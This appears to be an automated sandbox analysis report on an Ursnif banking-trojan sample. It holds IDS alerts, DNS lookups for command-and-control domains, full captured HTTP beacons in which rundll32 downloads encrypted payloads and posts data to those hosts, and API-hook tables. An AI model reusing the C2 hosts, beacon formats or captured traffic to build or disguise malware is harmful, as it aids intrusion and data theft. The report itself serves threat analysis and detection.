09/10/21-11:14:24.508800	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49821	80	192.168.2.6	185.251.90.253
09/10/21-11:14:24.508800	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49821	80	192.168.2.6	185.251.90.253

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 10, 2021 11:13:44.136544943 CEST	192.168.2.6	8.8.8.8	0x7fc5	Standard query (0)	atl.bigbigpoppa.com	A (IP address)	IN (0x0001)
Sep 10, 2021 11:13:45.104943991 CEST	192.168.2.6	8.8.8.8	0x6ca5	Standard query (0)	atl.bigbigpoppa.com	A (IP address)	IN (0x0001)
Sep 10, 2021 11:13:46.440280914 CEST	192.168.2.6	8.8.8.8	0xf8f	Standard query (0)	atl.bigbigpoppa.com	A (IP address)	IN (0x0001)
Sep 10, 2021 11:14:24.268157959 CEST	192.168.2.6	8.8.8.8	0x2a00	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Sep 10, 2021 11:14:24.419068098 CEST	192.168.2.6	8.8.8.8	0x134b	Standard query (0)	art.microsofsoft.at	A (IP address)	IN (0x0001)
Sep 10, 2021 11:14:25.038269997 CEST	192.168.2.6	8.8.8.8	0x4160	Standard query (0)	art.microsofsoft.at	A (IP address)	IN (0x0001)
Sep 10, 2021 11:14:35.678008080 CEST	192.168.2.6	8.8.8.8	0xbc3	Standard query (0)	art.microsofsoft.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 10, 2021 11:13:44.164992094 CEST	8.8.8.8	192.168.2.6	0x7fc5	No error (0)	atl.bigbigpoppa.com		185.251.90.253	A (IP address)	IN (0x0001)
Sep 10, 2021 11:13:45.411726952 CEST	8.8.8.8	192.168.2.6	0x6ca5	No error (0)	atl.bigbigpoppa.com		185.251.90.253	A (IP address)	IN (0x0001)
Sep 10, 2021 11:13:46.473021030 CEST	8.8.8.8	192.168.2.6	0xf8f	No error (0)	atl.bigbigpoppa.com		185.251.90.253	A (IP address)	IN (0x0001)
Sep 10, 2021 11:14:24.295125008 CEST	8.8.8.8	192.168.2.6	0x2a00	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Sep 10, 2021 11:14:24.454663038 CEST	8.8.8.8	192.168.2.6	0x134b	No error (0)	art.microsofsoft.at		185.251.90.253	A (IP address)	IN (0x0001)
Sep 10, 2021 11:14:25.075001001 CEST	8.8.8.8	192.168.2.6	0x4160	No error (0)	art.microsofsoft.at		185.251.90.253	A (IP address)	IN (0x0001)
Sep 10, 2021 11:14:35.711908102 CEST	8.8.8.8	192.168.2.6	0xbc3	No error (0)	art.microsofsoft.at		185.251.90.253	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- atl.bigbigpoppa.com
- art.microsoftsofymicrosoftsoft.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49818	185.251.90.253	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 10, 2021 11:13:44.229778051 CEST	8269	OUT	<pre>GET /LZpNIL8ctf0/9G8k9mmuTSS5tz/8E5AsgXcbJMRL1oRInDsm/26uAVe_2F5ldrKH0/uiu44euzNQd9TRf/1Zb 3P4q5F0mc0qdlTc/bLIV5uCsx/obqe2ve9g7Th5DnAa17u/ffRiDnyBBWYxfspwjbC/4e64zsAjVvHHh07WM2lgYy/f1JnmqxkM0 edm/B_2Fp0Xl/aO6EV9JJQOgg5QsFoCbzQfO/_2BOZLcUIR/ooMrpCxMndVWwPntp/mvRIBZb_2B_2/Beg4_2F_2Fr /_l_2FcfvrgLZ_2F/J3NCkzqZf5_2Fr1C_2BZp/h9SFOlo1qkmT8Tal/3qdDBO5XKEdw_2F4xqo8eXRxpjScFz7Rq/r HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: atl.bigbigpoppa.com</pre>
Sep 10, 2021 11:13:44.704672098 CEST	8270	IN	<pre>HTTP/1.1 200 OK Server: nginx Date: Fri, 10 Sep 2021 09:13:44 GMT Content-Type: application/octet-stream Content-Length: 194718 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="613b21c8a5648.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 76 74 cf a8 dc 9e a3 bd 80 c4 22 74 d6 90 04 f4 7c 4e 89 f9 f5 f6 c3 41 5b bd 9a c1 75 03 9e 3d 57 c7 97 06 3e 33 1a 75 cb d2 f3 9b 82 f7 12 da 1b 73 aa 9d 83 1c 06 cc d0 bb fa 6b fe fc 69 45 21 fd 77 4d e8 65 62 93 d4 4f 54 c0 7f 4b c0 e8 bd 0a da 21 85 09 52 e0 63 30 82 6b 84 0b a5 73 0e d8 b6 0a 2f f6 82 b8 db 3a 51 f5 d1 6c 17 f8 66 f5 63 27 a8 2c fe 79 31 d3 11 a2 68 ab eb bd c6 ca 96 b7 df 24 d9 bb eb 81 ee 0f 54 d0 24 37 17 2e bd d0 90 a9 1c c7 0d aa a5 e0 95 ad 52 e0 75 84 91 a6 10 9d 81 0a 4d b4 ff 81 97 74 92 63 92 3b ae a9 ad cf 50 57 12 53 8f 24 c5 3c d5 ff c4 5c 06 b9 e4 02 71 34 b3 6a f5 02 c6 06 6d 8c 5a b2 93 69 e3 04 8d c3 27 8a b8 c8 4a 1d cd c2 0f bd 3f 7e 06 be 38 ae a8 33 f4 46 25 b7 42 e8 60 df af 0a cb 9a 44 a1 2f 47 30 4b a6 62 22 1a 9b 17 41 04 1f fe a9 a5 c2 5f 2c b8 17 b3 7e f8 a3 b1 19 c2 e2 ac 4f 23 9a 3a 3a bf c4 61 f5 b6 7d d8 d5 41 f7 c6 7d 13 a3 25 bd bd b7 45 09 64 a8 d5 8a 6a 6e 18 90 f8 15 29 9d ad e6 f7 81 c6 c1 6d 32 c6 6d 91 e1 d5 b2 11 af d7 0f ae c5 84 22 1e 0f 3d 2a 0d 19 79 94 9f 72 e4 19 30 54 53 f8 a0 51 28 95 77 e8 05 cd 58 f3 5e 79 1b 2d 75 16 31 f4 ea 58 42 da fe ad 9f 21 09 f9 67 69 cf ff c7 a6 bd 34 2a ef 9a e2 63 bf 8b 7d 44 e0 80 ea 5d fb 18 21 db 02 cf db ca 07 81 b4 3e 7a 72 00 1b 21 ff 30 31 fa d2 ce c6 9f 33 9a cd 1a 25 3c f7 05 4d c2 77 5e 4f fc 99 c8 f0 51 93 7e e9 b2 35 93 c2 cc 3e bd 22 41 3e a6 14 a2 f9 47 45 a0 94 00 2b c8 09 2c 57 1c 70 d1 fc 8b 98 bd a9 53 f3 48 aa d4 87 c8 34 d1 84 66 95 bf 45 78 59 ad 24 31 f2 22 9f 83 2e 85 ee f9 50 21 68 9f ec 2e 0f 0a 37 cc a4 dc 12 79 1e 10 12 9d 19 93 bc cf 36 df 7c 6f 25 8f bc 3a 4c 53 73 0d ae 15 56 83 9e fa 88 d5 7f 9b ee e9 dc ff 92 38 f9 91 3c bf b0 a9 0 d 4a 43 73 58 68 19 46 a8 b0 e3 17 3d 9c 68 30 37 f6 84 d2 c7 37 01 33 97 44 91 e5 20 3f a7 d9 e3 c0 af b0 2a 54 8f ef ab aa 06 35 5f 5b c2 66 54 41 fd bd d8 8a 29 80 3d 5d d0 8d 84 9f 53 68 db f0 5a 42 de 57 66 fa 72 b7 72 97 f3 0f 0d 65 28 85 1c 27 e4 ff f8 ed 8c 53 c2 a4 9a ad fe 7d c9 57 1e f2 ae f2 d6 35 08 89 64 bd 41 a1 00 d8 bb 74 05 14 0c 5e ca 85 87 26 07 a5 14 0f 34 11 c2 c5 18 a1 ed ce fd da 89 22 fb f0 a7 a2 50 4a 11 f6 48 c3 b2 8a f3 91 ca 09 4a d9 01 f7 fb 10 4d a4 ed cd 67 f7 fa bf df 33 2d 23 30 89 ba 79 e8 a3 8e 23 56 d9 30 2e 33 d2 7b 11 d1 09 3f 4a 40 d9 21 e7 c3 99 10 06 48 49 e6 26 34 2f c8 84 6f b9 66 4b 96 6e 4d 8a 42 85 99 f6 5f 76 29 de 4e c0 fb 1d 3a 19 52 46 73 7a 7f e9 46 b5 05 4b 3e 44 54 27 2b d1 39 05 34 e3 7e 5b e3 e8 52 d3 26 d5 f4 0e c9 1e 3e 6f 47 1f 11 ed 46 0f 00 f0 d5 53 bd 47 1f 3e ad 02 09 9b 96 3d ce 9d cc 58 7d 5e 62 8b 69 88 05 00 61 0d b0 69 2c da a1 ec e0 02 19 38 28 c5 c3 c1 00 80 82 e8 27 0d 0c 48 62 cf b4 e4 fb fa 1e 90 42 0e d8 9a 95 7b f2 ae 5f f6 77 d3 ea f5 b8 f3 4e 21 a0 bc 9b e0 df 6e 4c 75 0c 36 Data Ascii: vt"tjNA[u=W>3uskiElwMebOTK!Rc0ks:/Qlfc'y1h\$T\$7.RuMtc;PWS\$<lq4jmZi'J'~83F%B'D/G0kb"A_~O #::aJ)%Edjn)m2m"=*yr0TSQ(wX'y-u1XB!gi4*cjD)]>zr!013%<Mw*OQ~5">A>GE+,WpSH4fExy\$1".Pih.7y6j0%:LSSv8<J CsXhF=h0773D?*T5_[fTA)=]ShZBwfrre('S)W5dAt'^&4"PJHJMg3-#0y#V0.3{?@!HI&4/ofKnMB_y)N:RFSzFK>DT'+94-[R &>oGFSG>=X)^biai.8'(HbB'_wNlnLu6</pre>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49819	185.251.90.253	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 10, 2021 11:13:45.468758106 CEST	8471	OUT	<pre>GET /yyclCxNRZEFU2J4UrqOI/FX7uF3nnSEu1rXBTN4d/LylqoAvPuubQ7SHIRZlBKF/4dapCnHjf6OGO/yI6rivK E/fgvQJKMe8TaTP5yCGHNAJUS/OYTRa2nWMO/en2LMiL2tQlZKUpol/smZ_2B4Bmeyl/57ObWaf9NZWuHAXXMRRQn yL7K/pZ21NZyhAYoU6jMX_2Fxx/_2F1viwvW6B_2BQx/yytF1Qgt5sD6uQy/yCiBnG89Bz2l16ouYK/ovFokaNC/W nbbXZP7gD7mtpGqOSS/T/2_Fq_2BjMeuOfq6Yo5/TugSOTNvmBx8AK0VzEQ9DfXxXdG0idPk4/207vRTOEH/0w H TTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: atl.bigbigpoppa.com</pre>

Timestamp	kBytes transferred	Direction	Data
Sep 10, 2021 11:13:45.958228111 CEST	8473	IN	<pre> HTTP/1.1 200 OK Server: nginx Date: Fri, 10 Sep 2021 09:13:45 GMT Content-Type: application/octet-stream Content-Length: 247965 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="613b21c9e3005.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: df af 1f 2c c7 7a 76 2e c4 65 52 d8 c5 96 95 66 6a 34 f7 62 f3 c6 81 d9 07 0e bc 4f 56 08 9d 0e 1c 30 b4 bc 8a 54 30 49 14 87 4f 11 78 79 9f a5 a3 c1 f0 f2 71 2a ab 5d ad b6 19 fb 7b e5 e8 5b b1 62 55 09 08 fa c4 b5 12 c3 58 e0 61 dc 69 59 43 ce 7f 7f be b9 36 0f 6f 2d cb 03 0c d4 8d ae 5e 2a 57 59 70 5a c4 7f 2f 72 cd e3 ba d8 80 d9 b2 c2 8d 36 2b 7d ec 9a d1 b3 92 2d dc 89 30 84 5d 9f f1 67 43 50 67 cc 6a 54 29 3d d6 af a8 16 68 8b 15 cd 1d f4 eb 98 08 70 c8 a5 8a c3 af e2 e1 69 de 42 28 d0 e9 c8 68 6d 52 20 18 a9 57 02 5d 75 76 9a 12 b6 c4 3e 11 ce 5b da e7 66 f2 d6 01 98 15 84 59 bf 42 3a e6 5e dd 98 29 46 a9 d9 33 3a 8d 4f f4 ac 9c ba 0f 5a 3d 9b 82 78 38 73 e6 b5 cc fe 07 e1 cd 3d c3 bc bd 64 86 62 56 ad c9 8a 57 7f 4e 67 9c 19 37 56 46 21 d2 be ee 2a 75 32 18 f6 b7 17 1d 9f bb 4d 5f 52 cd 18 c5 8e 3c 94 fc 59 3b 5a bb af ad d5 e6 75 99 11 80 40 1a fa fd 9d 25 e5 7b f8 e3 92 5d 13 32 74 46 66 44 f4 f3 8e 21 47 18 9c 4c 91 b6 41 4b 4b f0 af 08 9e f3 4c 5a 25 fd 03 1e b2 09 8f 24 8f f6 be a3 52 9b c9 e9 0c 6a 62 9b 77 94 dc 2f 41 cd cc 76 66 e6 fc 0e 5e 3c 65 ba 6c a0 7b c9 40 af 6e ee 00 e7 c5 62 5e 5d d7 40 0e 9e c3 cb fb 58 34 6e 3e 7e ca 8a 3c d4 5b 01 fc 92 41 bc 19 55 5a 7a 2f 0d 15 e4 db e0 04 58 d9 17 09 24 0f a9 87 2a 33 ff 80 96 5e 10 c5 23 08 84 8b 27 d8 28 72 98 80 ed 0b c1 94 72 4e 1a 87 af 77 e2 f9 55 74 96 83 c4 50 e0 0e da b4 d5 27 2b e9 09 c7 ee e3 3f 06 68 a6 63 ab 09 16 3c 1e c7 a0 69 47 d9 36 00 08 83 b2 99 76 9f f6 8b 62 b1 d9 f4 c3 ed 59 1f 04 14 ef ea 3d 35 8e 61 6b 5f 69 f4 c1 5a 8a e1 c4 28 46 cf 23 fb a9 a8 b3 2e fc 57 52 94 15 c3 0a c3 12 34 b6 d8 a0 0b 1f c0 f2 12 4f 3d 45 b7 9d 3b cf c5 79 c6 be 37 15 1c 53 e5 dc 3e fc 42 e0 4e 9b 3e c4 e6 64 a3 74 23 83 d6 07 0c e1 6b 62 e1 6a a5 7e f7 ca 83 67 30 f8 8a cc c6 47 e6 8c d3 c5 6c 79 f6 f7 79 8b c2 a5 5c 6d 45 a3 37 8d d8 fc d8 99 ef 07 b0 9b 39 83 ff bc b0 6f 4e 5d f9 62 10 42 d6 c8 58 f9 f0 56 ac 6a 96 46 1d f0 6b b d f8 b2 82 69 29 9f a3 fa a7 f4 b5 96 17 09 74 01 5a 9b f5 e1 89 8a dd 96 5c 77 36 9b 1b fe 72 df 5e 6a 1a d5 ff 61 62 fd b1 ea 2d 89 fb d1 11 5c 30 cb ea 6e 42 2d 36 34 c8 a1 93 06 33 c5 8a 81 a6 4a de 57 53 65 11 e7 9c 9d ea 6e aa dc f9 0e 90 ec 29 c5 9f 4e 6b 47 01 13 61 05 77 55 a1 0e 96 ee 2a ed 63 85 62 93 f3 51 68 dd c4 79 b3 40 6f 8f e4 29 2e 5b 5b 31 95 9f 22 ed 22 00 05 35 fa b5 f2 91 73 fa 06 ca c4 85 6f ea 84 12 6f 1d cc e0 7a 7a 41 f5 16 df 63 f2 ce c2 cd 0d f2 fa 10 24 6a e1 e0 fb 5f 7f 4b 0c 50 5d 71 d6 63 38 66 6e f0 ea 85 52 52 f4 4e 32 da 21 a9 2a 30 1d 58 1f 70 0d af 01 71 28 de b7 26 ed 97 36 ca 6b 7e 0b c6 08 74 65 f1 77 c1 28 ab a4 6b 08 e7 fc 68 59 3e 8c 41 10 b0 98 01 4e 57 f8 11 ba 47 df 3d 97 d6 1e 49 e2 f4 66 c3 68 ae 75 3c 6b 70 74 9c 71 ff c1 59 88 e7 ac 4d c7 c5 19 5a 24 6c 08 13 7c d9 Data Ascii: .zv.eRfj4bOV0T0IOxyq*][[bUXaiYC6o-^*WYpZ/r6+-]0]gCPgjt)=hpiB(hmR W]uv>[fYB:^)F3:OZ=x8s=d bVWNg7VF!u2M_R<Y;Zu@%[]2tFfD!GLAKKLZ%\$Rjbw/Avf^<e![@nb^]@X4n>~<[AUZZ/X\$*3^#(rrNwUtP+?hc <iG6vbY=5ak_iz[F#.WR4O=E:y7S>BN>dt#kbj-g0GlylmeE79oN]bBXVjFki)lZlw6r^jab-0nB-643JWSen)NkGawU*cbQhy@ o).[[1""5soozzAc\$J_KP]qc8fnRRN2!0Xpq(&6k-tew(khY>ANWG=lfhu<kptqYmZ\$ </pre>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49820	185.251.90.253	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 10, 2021 11:13:46.525415897 CEST	8730	OUT	<pre> GET /Hllzq4V5S2buP7HU_2F/DcYCSfdPvqaYNdJRMij7gl/5MXe0SZWrBJ2g/js7YCX8y/fDLeVNWGS38iu6HBSu0 eZQC/bmStwgO68w/mDzLSD0yv5NsCWUYa/KrMPEfXTTo7Y/kYocGykbHfH/qpROOMC7W3BpuS/FiHxn9Vj_2BE_2BR O1MPS/HsvVFR_2Fvubdta/FMJR0bw3OFOckhz/gjihVzVqSilHGsyLcl_2FiUzDnO5/Znp2qHqDPmJt_2FKhKU2/B 1dWx_2FKsmf5DpcS8Z/eu7IOAGu9ogHBSfDIGfPdL/ICnFrX6yLs9rJ/djJKMKKB/PGYeMNF7nd3nwYWaABiF0QM/d HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: atl.bigbigpoppa.com </pre>

Timestamp	kBytes transferred	Direction	Data
Sep 10, 2021 11:13:46.980617046 CEST	8731	IN	<pre> HTTP/1.1 200 OK Server: nginx Date: Fri, 10 Sep 2021 09:13:46 GMT Content-Type: application/octet-stream Content-Length: 1958 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="613b21cae78b7.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: e9 b6 e3 58 66 dc 15 e4 80 de 6a 7c ed d6 c7 9c 13 7d 2c 30 77 87 0a 58 42 4f 0c 73 1f 5e 59 8b 56 46 5d 4a 82 ce db d3 96 28 96 67 b2 d9 1f 00 59 45 b0 8c b2 61 18 2b 75 9c 48 e8 bf 1e 63 6a 93 01 16 d9 d4 d8 0c 1b 0c 86 dc 63 18 46 b6 8f 9b 93 82 62 69 05 d5 22 40 61 ec 38 93 63 30 cf 27 cf b5 5a 73 96 99 fb 5a 58 26 be 6b cf 20 54 04 07 86 78 37 b8 dc d2 3e 0a 51 0a 93 2e 44 c6 45 b5 97 49 ae 63 08 c1 9a b7 91 3c 36 23 9e 3b 96 ae 8e 27 f3 ae 6d 81 74 d0 a5 ee 42 c9 6e 24 9c 79 77 39 30 c5 ec 88 f0 e0 9d 50 5a 4c 58 4b f3 76 c5 32 5d 99 91 e6 92 45 c8 f0 57 ba d4 51 09 eb 9c 83 ba 5a 63 eb f9 7b bd 94 1e 50 13 84 5b e2 3e 83 f5 22 fd f7 a5 d5 c0 c8 96 9b d1 89 d4 ff 01 22 42 23 46 76 98 d8 4e 56 a0 2f 0d 4a 4d 5d dc a7 4c 96 0f 80 0b 1e 9b 14 eb ce d5 55 5d 16 1b 47 1e 1f a9 b5 09 9e 3b 23 36 8d b3 e8 1d 28 5c f9 37 96 7c a1 c3 f5 07 66 93 ee f9 bb 51 93 46 d0 db b5 0b 9a c3 20 06 22 22 e4 f0 c2 9c 88 3e c3 31 5f 69 91 2c c2 59 c2 97 3a 61 33 85 fb b9 24 5f e1 e8 cf b8 e3 35 49 b3 47 1b b8 85 13 13 5d 52 2f e4 3d e9 1e f8 5d c0 92 68 34 a9 42 63 94 9f f4 75 15 d2 f9 0e f7 66 3a 25 73 77 bf 67 ff 68 e9 69 1a 8b 64 84 99 dc cb 68 2e d3 d5 fe 14 6c 30 11 29 61 8c 54 d8 17 6a cb 99 62 90 fc f1 30 cd 6d 51 80 9e 75 62 c1 1c 7c 57 58 13 3b 80 77 28 fd 65 bc 66 c2 a7 31 79 83 9a 47 db 81 bb 35 2f 99 6d ba 2d e0 66 0e 08 a2 70 b9 83 3b 89 0b d3 35 82 68 71 06 0b 96 ce 50 4d e4 4f 7c 23 88 92 17 23 c4 07 bb 49 7f 90 42 e4 bf ad cb cb f1 df e8 96 37 66 4f 9e b3 4a d6 5f 60 90 f2 c4 48 9a b3 c1 e1 eb 37 68 39 7a bc 39 fa 83 97 35 b0 cc 5c e1 53 7d a5 5d 6a 46 58 4e 9d bc fd 4f 3d 45 61 4d 82 5d b3 10 69 48 c1 b2 70 04 cd 93 d8 3c 56 a3 d5 ee 7e 44 ca 1e 61 34 d1 c7 f1 a0 92 15 f3 f3 36 c8 6c ea c3 8e 25 3f 86 c1 a0 75 9f cc 7c 43 24 32 f7 8d 06 b5 06 d1 10 f0 43 fa 6b f5 9c 55 fd dd 68 55 7d c7 be e4 c7 3f d6 77 a6 c1 45 1b ba 8b 0a 49 30 a4 cd 6b ad 96 e8 47 a7 f2 6a d2 3e 01 6f de d4 5a 0e 02 e8 d7 fd f8 a3 aa 82 be 26 06 29 29 09 d5 da 13 c1 75 c7 79 88 5d 50 40 66 65 8f b4 05 60 0f bf df 9a dc 52 f1 6a 63 6a bc b3 a6 8a 16 e7 3d a4 a8 34 13 44 aa 5a 2d e6 36 c9 2e bd 77 65 3b b9 50 e7 99 90 45 30 32 db 1d 21 50 ea a2 ee 3b 31 cc c4 af 6d 00 78 ac d7 f0 c2 69 59 02 f7 00 c9 6c 34 d8 4b b1 ae 6d 03 fd f7 1a 3e 5c 32 39 e7 6c 03 88 59 35 98 18 6c b7 40 cc da 2f 04 5f bf 74 8d c4 d0 d1 07 7c 15 cb aa a4 c7 a9 1c 38 25 69 b5 02 1a ab d3 d2 4f 0f 5c 4b b7 35 83 f2 62 3b f9 cd 8c ae a7 f0 9c 1c 31 eb ce 61 97 43 71 13 59 7d ae 6a e6 44 ae 7a 26 c7 83 78 11 a7 15 59 ec e2 f5 f1 32 46 57 ca ec 7d 98 3c 7a c4 6a 15 38 62 ec 4f d3 da 63 c5 8c 7c 6f 3b 34 3f ec 97 c7 99 0b f4 6f 3e 13 27 05 f1 80 9e d1 1b 64 98 22 e7 ea ed 98 35 98 c2 d5 07 34 43 40 b4 bb 67 43 35 a8 23 ca 1d ca 12 66 6a 7e 03 2d d4 61 26 b4 1d b6 cd f9 0b c6 7f Data Ascii: Xfj ,0wXBOs^YVFJ(gYEa+uHcjcfBi"@a8c0'ZsZX&k Tx7>Q.DEIc<6##;mtBn\$yw90PZLXKv2]EWQZc[P >" "B#FvNv/JM LJG;#6(\7 fQF "">_1_i,Y:a3\$_5 G JR =]h4Bcuf:%swghidh.l0)aTjB0mQub WX;w(ef1yG5/m-fp;5hqPMO ###B7fOJ_`H7h9z95 S]jFXNO=EaMj Hp<V-Da46 ?u C\$2CkUhU)?wEI0kGj>oZ&))uy P@fe'Rjc =4DZ-6-we;PE02 P;1m xiYl4Km> 29lY5l@/_ t 8%iO K5b;1aCqYjDz&xY2FW)-<zj8bOc ;4?>o'd'54C@gC5#fj--& </pre>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49821	185.251.90.253	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 10, 2021 11:14:24.508800030 CEST	8734	OUT	<pre> GET /M0s2qYX0svCgNwwi PPI7Xc5SLSLkQIY/5lrOW2oNgPCEjObB3W/rK9MpeZNZ UBjNTHqn019AIzCIE5P tk wag9cTBuiHiomNMOd/c4F5aPv0T_2BnjVwW3gyf bJPiicUJ8f_2Fp_2BzDHN AttyxcYoU5_2FqrCObbGoi jS m_2BVGxu KGJY3tUfrdwytdYZ_/2BjCzYcNxySU/C2JbU3d XV 5uJ7Mq Xxw8eLV q0zaTcL3CTeSA980379DA/d HPHAS9NwOC9V6VK IP_2FDVrIge4ayd/LAmEzNRn3GukTSqHPk HGsc32BVj 4Gvn4Q9G8MH6Q5yTHXJc ulutZq7s HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0 Host: art.microsoftsoftymicrosoft.at </pre>
Sep 10, 2021 11:14:25.026961088 CEST	8734	IN	<pre> HTTP/1.1 200 OK Server: nginx Date: Fri, 10 Sep 2021 09:14:25 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0 </pre>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49822	185.251.90.253	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 10, 2021 11:14:25.124227047 CEST	8736	OUT	POST /W7oPFKe8v92MJK/3s9n12Zlxip0RpYqadjX/SO7W1_2FF9Pkd4OV/Fr1cAJR5yzzwrvV5Jx7W_2FGpEVbkHb92i/nk7onhk3e/t3LARu0x8PsikCuNcG3A/xVZtlmy23EEwSceJDo/wvuFYBZUTBSU84oV7Eiz6G/vj_2F1HMVCKsF/tij9usP8/bN_2Bx9_2BXwYInwNajYI72/h9Hv5vhx_2F82si9clqkX7v6R4/9UOOaco5x39h/66X8TzwdR07/kpw_2FwebnNKA/xttU1J1hU1agHEwJ_2BPb/e_2FLASBRA3M51hv/aDQxYMFh2bS_2BM53o/! HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0 Content-Length: 2 Host: art.microsoftsofymicrosoftsoft.at
Sep 10, 2021 11:14:25.654230118 CEST	8736	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 10 Sep 2021 09:14:25 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 62 30 0d 0a 19 9c 8f 14 5b e0 f0 8f 44 d5 b3 b1 b8 a8 31 e8 ea 02 5a b2 11 aa 5f 9d 9d d1 11 25 2c aa 19 08 f0 56 c3 59 3f 83 af 43 a5 ac 32 3f b9 77 47 e2 28 51 16 86 34 8b e0 84 1e 85 c3 8b 75 c8 f9 ac 17 62 5b 8f 9b fd c1 54 41 fb 72 2c a4 fc 49 85 0b 79 2a 6c 52 85 4e 54 4c 7e ff ef a9 3d 93 6b d8 f0 20 b0 23 f1 3e 3c f6 b0 66 8d 40 30 f7 bd 6f f7 84 5e 14 eb bf 5e a0 c4 51 ee a8 18 4a 5d de ea 48 42 6b 34 84 eb cd f6 f5 e4 06 1a b4 bd bb 26 ce 3c cf 0b 41 88 c4 de 21 51 04 bd c7 01 40 8d 32 b3 02 28 db 4a 22 e5 7c 09 40 21 a4 3a 0d 0a 30 0d 0a 0d 0a Data Ascii: b0[D1Z_%,VY?C2?wG(Q4ub[TA,r,Iy"IRNTL~=-k #><f@0o^QJ]HBK4<&A!Q@2(J"!@!:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49823	185.251.90.253	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 10, 2021 11:14:35.762507915 CEST	8737	OUT	POST /08OHsz1N1FvuG6kjmE/aTh0zMsZ/Si0oUmCO_2BS5MoLEECj/uZ7K5bJdnYQx3WN05uH/v_2Fm83_2BmFHvZHPW65zA/GW0_2BJDIUD1w/ZK6b_2Bh/StY6HpePFkaOsmwn5z64jk4/hNqOPWIFAK/QdUHTQ0be2zDX_2Bp/gFERm0UEw08y/zSKvozh3BGq/luojbbR5mE_2FM/dq0z5j8vfE1Mb6ztPRP2X/B41DadMfELfCe7ey/X881VUbPPRiD756/vcgjm_2B6diCc8Qi38/zWiCv09og/LPjcs0lySRyGzo4FtAjY/MaQN7Yj0rwdcUGBU3Lw/cxZlrRpMI9kt/XnFePhCWR/v HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: multipart/form-data; boundary=124046255642640572323054504739 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0 Content-Length: 675 Host: art.microsoftsofymicrosoftsoft.at
Sep 10, 2021 11:14:36.316087961 CEST	8739	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 10 Sep 2021 09:14:36 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
